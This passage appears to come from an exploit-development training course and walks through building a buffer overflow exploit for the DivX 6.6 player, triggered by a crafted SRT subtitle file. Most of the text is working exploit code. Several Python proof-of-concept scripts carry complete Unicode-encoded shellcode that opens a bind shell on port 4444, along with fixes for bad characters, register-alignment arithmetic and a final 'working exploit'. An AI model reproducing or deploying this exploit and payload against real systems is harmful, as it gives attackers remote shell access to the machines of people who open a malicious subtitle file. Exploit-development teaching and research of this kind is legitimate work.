"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0"
```


And we now create our first stub exploit:

```
#!/usr/bin/python
# DivXPOC04.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"

# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"     # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"     # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xFF\x3C\x6D" # ECX ADJUST: TO BE FIXED
rest         = "\x01" * 5000000 # Buffer and shellcode canvas

# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xf0\x04\x53\xd6\xd0" )


# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0d\x6D\x40\x6D\x40\x6D\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
```

```
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\x8a\x6D\x40\x6D\x40\x6D\x80\x5f\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")

#PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + half_bind + rest

f = open(file,'w')
f.write("1 \n")
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

POC04 source code

While running the above exploit, something goes wrong. SEH has not been overwritten with our own return address. We look at the buffer in memory, it has been mangled just before a *0x0D* byte which has probably been filtered (a quick test changing this char to *0x41* reveals that we can overwrite SEH again).





Figure 46: Bad character affecting return address




```
Address  Hex dump                                         UNICODE
075436B0 40 00 6D 00 40 00 6D 00 80 00 01 00 6D 00 40 00  @m@m'Om@
075436C0 6D 00 40 00 6D 00 80 00 49 00 6D 00 40 00 6D 00  m@m'Im@m
075436D0 40 00 6D 00 80 00 34 00 6D 00 40 00 6D 00 40 00  @m'4m@m@
075436E0 6D 00 80 00 01 00 6D 00 40 00 6D 00 40 00 6D 00  m'Om@m@m
075436F0 80 00 31 00 6D 00 40 00 6D 00 40 00 6D 00 80 00  '1m@m@m'
07543700 99 00 6D 00 40 00 6D 00 40 00 6D 00 80 00 84 00  'm@m@m''
07543710 6D 00 40 00 6D 00 40 00 6D 00 80 00 74 00 6D 00  m@m@m'tm
07543720 40 00 6D 00 40 00 6D 00 80 00 C1 00 6D 00 40 00  @m@m'┴m@
07543730 6D 00 40 00 6D 00 80 00 00 00 00 00 00 00 00 00  m@m'....
07543740 00 00 00 00 00 00 00 00 31 01 62 02 14 01 08 04  ........
07543750 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543760 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543770 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543780 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543790 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437A0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437B0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437C0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437D0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437E0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
075437F0 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543800 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543810 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543820 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543830 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543840 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543850 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
07543860 41 00 41 00 41 00 41 00 41 00 41 00 41 00 41 00  AAAAAAAA
```

Figure 47: Identifying the bad character inside our buffer

How can we change the *0x0D* byte inside our shellcode? The easiest option we have is to break the ADD instruction in two instructions like the following:

```
"\x80\x0D\x6D" ->"\x80\x0C\x6D\x80\x01\x6D"

which will result in

80 00 75:add byte ptr [eax],0ch
00 6D 00:add byte ptr [ebp],ch
80 00 75:add byte ptr [eax],01h
40      :inceax
00 6D 00:add byte ptr [ebp],ch
40      :inceax
00 6D 00:add byte ptr [ebp],ch
```

Avoiding 0x0d bad character in shellcode

The only part we've changed in *POC05* is the one containing the fix for the bad character:

```
# [*] Unicode Venetian Blinds Shellcode Writer 1109 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
```

POC05 changes to avoid 0x0D bad character

It's now time to do some math! We need to fix the *EAX* register to point to the first *NULL* byte of our "half" bind shell. Running the new POC, after the *"XCHG EAX, ECX"* instruction, *EAX* points to *0x0653EEDD* while the first *NULL* byte we need to replace is at *0x065406EF* address.

```
EAX       -> 0x0653EEDD
SHELLCODE -> 0x065406EF (00EB  ADD BL,CH)
0x065406EF - 0x0653EEDD = 6162 Bytes

# we can add/sub only 256 multiples
>>>6162/256.0
24.0703125 ->approximated to 25
>>>hex(0xFF-25)
'0xe6'
>>>0x3C00FF00-0x3C00E600
6400
our EAX fixing code will be:
        ADD EAX, 0x3C00FF00
        SUB EAX, 0x3C00E600
which means we will have 238 Bytes of overhead to fill with nops equivalent instructions that
will bridge us to shellcode:
>>> 6400-6162
238 Bytes to fill
```

Calculations to align EAX register to the first NULL bytes of the "half" bind shell

Bad Chars xOA xOD

For the nop equivalent instructions we are going to use a JO opcode "\x70\x00" (Jump if Overflow); we don't care if the Overflow Flag is set to 1 or 0, in any of the two cases the result will be go to the next instruction, which is exactly what we want.

Here is our working exploit:

```
#!/usr/bin/python
# DivXPOC06.py
# AWE - Offensive Security
# DivX 6.6 SEH SRT Overflow - Unicode Shellcode Creation

# file = name of avi video file
file = "infidel.srt"

# Unicode friendly POP POP RET somewhere in DivX 6.6
# Note: \x94 bites back - dealt with by xchg'ing again and doing a dance to
# shellcode Gods
ret = "\x94\x48"


# Payload building blocks
buffer       = "\x41" * 1032 # offset to SEH
xchg_esp     = "\x94\x6d"    # Swap back EAX, ESP for stack save,nop
xchg_ecx     = "\x91\x6d"    # Swap EAX, ECX for venetian_writer,nop
align_buffer = "\x05\xFF\x3C\x6D\x2D\xE6\x3C\x6D" # ECX ADJUST
crawl        = "\x70" * 119  # Crawl with remaining strength on bleeding
                             # knees to shellcode
rest         = "\x01" * 5000000 # Buffer and shellcode canvas


# [*] Half Shellcode to be filled by the Venetian Writer 159 bytes
#     bind shell on port 4444
half_bind = (
"\xfc\xeb\xe8\xff\xff\x8b\x24\x8b\x3c\x7c\x78\xef\x4f\x8b\x20\xeb"
"\x8b\x8b\xee\xc0\xac\xc0\x07\xca\x01\xeb\x3b\x24\x75\x8b\x24\xeb"
"\x8b\x4b\x5f\x01\x03\x8b\x6c\x1c\xc3\xdb\x8b\x30\x40\x8b\x1c\x8b"
"\x08\x68\x4e\xec\xff\x66\x66\x33\x68\x73\x5f\xff\x68\xed\x3b\xff"
"\x5f\xe5\x81\x08\x55\x02\xd0\xd9\xf5\x57\xd6\x53\x53\x43\x43\xff"
"\x66\x11\x66\x89\x95\xa4\x70\x57\xd6\x10\x55\xd0\xa4\x2e\x57\xd6"
"\x55\xd0\xe5\x86\x57\xd6\x54\x55\xd0\x68\x79\x79\xff\x55\xd0\x6a"
"\x66\x63\x89\x6a\x59\xcc\xe7\x44\xe2\xc0\xaa\x42\xfe\x2c\x8d\x38"
"\xab\x68\xfe\x16\x75\xff\x5b\x52\x51\x6a\x51\x55\xff\x68\xd9\xce"
"\xff\x6a\xff\xff\x8b\xfc\xc4\xff\x52\xd0\xef\xe0\x53\xd6\xd0" )

# [*] Unicode Venetian Blinds Shellcode Writer 1106 bytes
#     0x0d badchar replaced
venetian_writer = (
"\x80\x6a\x6D\x40\x6D\x40\x6D\x80\x4d\x6D\x40\x6D\x40\x6D\x80\xf9"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x60\x6D\x40"
"\x6D\x40\x6D\x80\x6c\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x45\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80"
"\x05\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x18\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D"
"\x80\x34\x6D\x40\x6D\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x31"
"\x6D\x40\x6D\x40\x6D\x80\x99\x6D\x40\x6D\x40\x6D\x80\x84\x6D\x40"
"\x6D\x40\x6D\x80\x74\x6D\x40\x6D\x40\x6D\x80\xc1\x6D\x40\x6D\x40"
"\x6D\x80\x0C\x6D\x80\x01\x6D\x40\x6D\x40\x6D" # 0x0C + 0x01 = 0x0D badchar
"\x80\xc2\x6D\x40\x6D\x40\x6D\x80"
"\xf4\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\x28\x6D"
"\x40\x6D\x40\x6D\x80\xe5\x6D\x40\x6D\x40\x6D\x80\x5f\x6D\x40\x6D"
```



```
"\x40\x6D\x80\x01\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D"
"\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x8b\x6D\x40\x6D\x40\x6D\x80\x1c"
"\x6D\x40\x6D\x40\x6D\x80\xeb\x6D\x40\x6D\x40\x6D\x80\x2c\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x24\x6D\x40\x6D\x40"
"\x6D\x80\x61\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\x64\x6D\x40\x6D\x40\x6D\x80\x43\x6D\x40\x6D\x40\x6D\x80\x8b\x6D"
"\x40\x6D\x40\x6D\x80\x0c\x6D\x40\x6D\x40\x6D\x80\x70\x6D\x40\x6D"
"\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\x40\x6D\x40\x6D\x40\x6D"
"\x80\x5e\x6D\x40\x6D\x40\x6D\x80\x8e\x6D\x40\x6D\x40\x6D\x80\x0e"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40"
"\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x32\x6D\x40\x6D\x40\x6D\x80\x77\x6D\x40\x6D\x40\x6D\x80"
"\x32\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40\x6D\x80\xd0\x6D"
"\x40\x6D\x40\x6D\x80\xcb\x6D\x40\x6D\x40\x6D\x80\xfc\x6D\x40\x6D"
"\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D"
"\x80\x89\x6D\x40\x6D\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\xed"
"\x6D\x40\x6D\x40\x6D\x80\x02\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40"
"\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40"
"\x6D\x80\x09\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80"
"\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D"
"\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D"
"\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x5c\x6D\x40\x6D\x40\x6D\x80\x53"
"\x6D\x40\x6D\x40\x6D\x80\xe1\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40"
"\x6D\x40\x6D\x80\x1a\x6D\x40\x6D\x40\x6D\x80\xc7\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40\x6D\x80"
"\x51\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D"
"\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D\x40\x6D\x80\xe9\x6D\x40\x6D"
"\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xff\x6D\x40\x6D\x40\x6D\x80\x68\x6D\x40\x6D\x40\x6D\x80\x49"
"\x6D\x40\x6D\x40\x6D\x80\x49\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40"
"\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x54\x6D\x40\x6D\x40"
"\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D\x40\x6D\x80"
"\xe7\x6D\x40\x6D\x40\x6D\x80\xc6\x6D\x40\x6D\x40\x6D\x80\x57\x6D"
"\x40\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D\x80\x66\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40\x6D"
"\x80\x68\x6D\x40\x6D\x40\x6D\x80\x6d\x6D\x40\x6D\x40\x6D\x80\xe5"
"\x6D\x40\x6D\x40\x6D\x80\x50\x6D\x40\x6D\x40\x6D\x80\x29\x6D\x40"
"\x6D\x40\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x6a\x6D\x40\x6D\x40"
"\x6D\x80\x89\x6D\x40\x6D\x40\x6D\x80\x31\x6D\x40\x6D\x40\x6D\x80"
"\xf3\x6D\x40\x6D\x40\x6D\x80\xfe\x6D\x40\x6D\x40\x6D\x80\x2d\x6D"
"\x40\x6D\x40\x6D\x80\x42\x6D\x40\x6D\x40\x6D\x80\x93\x6D\x40\x6D"
"\x40\x6D\x80\x7a\x6D\x40\x6D\x40\x6D\x80\xab\x6D\x40\x6D\x40\x6D"
"\x80\xab\x6D\x40\x6D\x40\x6D\x80\x72\x6D\x40\x6D\x40\x6D\x80\xb3"
"\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x44\x6D\x40"
"\x6D\x40\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40\x6D\x40"
"\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80"
"\x01\x6D\x40\x6D\x40\x6D\x80\x51\x6D\x40\x6D\x40\x6D\x80\x51\x6D"
"\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\xad\x6D\x40\x6D"
"\x40\x6D\x80\x05\x6D\x40\x6D\x40\x6D\x80\x53\x6D\x40\x6D\x40\x6D"
"\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\x37"
"\x6D\x40\x6D\x40\x6D\x80\xd0\x6D\x40\x6D\x40\x6D\x80\x57\x6D\x40"
"\x6D\x40\x6D\x80\x83\x6D\x40\x6D\x40\x6D\x80\x64\x6D\x40\x6D\x40"
"\x6D\x80\xd6\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80"
"\x68\x6D\x40\x6D\x40\x6D\x80\xce\x6D\x40\x6D\x40\x6D\x80\x60\x6D"
"\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D\x40\x6D\x80\xff\x6D\x40\x6D"
"\x40\x6D")

# PoC Venetian Bindshell on port 4444 - ph33r
shellcode  = buffer + ret + xchg_esp + xchg_ecx + align_buffer
shellcode += venetian_writer + crawl + half_bind + rest

f = open(file,'w')
f.write("1 \n")
```

```
f.write("00:00:01,001 --> 00:00:02,001\n")
f.write(shellcode)
f.close()
print "SRT has been created - ph33r \n";
```

Final Exploit source code

EAX now points to the first NULL byte and the venetian writer starts replacing all the zeroes with the second half of our bind shell.

